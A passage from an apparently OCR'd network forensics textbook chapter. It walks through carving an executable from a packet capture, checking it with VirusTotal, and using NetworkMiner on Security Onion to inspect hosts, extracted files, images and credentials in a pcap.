


Figure 6-5. *Opening Bless Hex Editor*

7. Remove the Get request header from the file by hitting delete on unwanted ASCII characters (Figure 6-6).




Figure 6-6. *Removing the GET request header (unwanted characters highlighted)*

8. After deleting the GET request header, save the file by going to File ➤ Save
9. Verify the file. Ubuntu recognizes this file as a Windows Executable file (Figure 6-7).




Figure 6-7. *Check this is a Windows executable*

10. Now we scan the file 1.exe with `www.virustotal.com`. (Figure 6-8). Virus Total is a free online portal that analyzes files and URLs for the detection of viruses, worms, Trojans, and other kinds of malicious content or programs using various antivirus vendor engines and website scanners. Virus Total has found a Trojan that is malicious program on our file 1.exe.




Figure 6-8. *Scanning the file*

Network Miner

Developed by NETRESEC in 2007, Network Miner is an open source Network Analysis tool that is a capable packet capturing tool/passive network sniffer. It can detect operating systems, open ports, sessions, etc., without sending any traffic on the network. Network Miner can parse PCAP files for offline analysis and for regeneration of transmitted files and certificates. Network Miner comes in two versions: free and professional; there are several limitations of the free version. Network Miner has a minimal yet user-friendly user interface. The pcap files are parsed and the analysis is simple.

Case Study: Network Miner

Here we have used real-time captured network traffic for analysis (RM-07072011.pcap), which we are analyzing using Network Miner to check various network activities.

We'll do all this on Security Onion, which is an open source Linux distro built on Ubuntu. It can be used for intrusion detection, enterprise security monitoring, log management, etc. It comes with many open source tools for forensic analysis.

1. Open Network Miner. Navigate to File ➤ Open and select the packet capture that you want to analyze (Figure 6-9). Here we are using RM-07072011.pcap file for analysis.




Figure 6-9. *Opening the file*

2. Network Miner pre-sorts the IP based on their details: for example, operating system, MAC address, sent and received data, etc. (Figure 6-10).




Figure 6-10. *IP list*

3. Navigate to an IP and look at the details provided (Figure 6-11).




Figure 6-11. *Examining an IP*

4. Browse all of the submenu of the IP (here 192.168.40.65). Here we can see that the Operating system used is Windows. We can also see opened TCP Ports, Sent and Received Data, as well as the Sessions (Figure 6-12).




Figure 6-12. Details of the IP

5. Click on the Files tab to view all the files that were extracted from the Network Capture that were carved out by the Network Miner (Figure 6-13).




Figure 6-13. *Viewing the files*

6. Click on the Image tab to view all images that Network Miner was able to carve out from the network capture (Figure 6-14).




Figure 6-14. *Viewing the images*

7. Click on the Credentials to view all that were carved out from the network capture (Figure 6-15). Here we can see the Facebook website was accessed. In some companies, accessing Facebook during work hours could be a breach of policy.


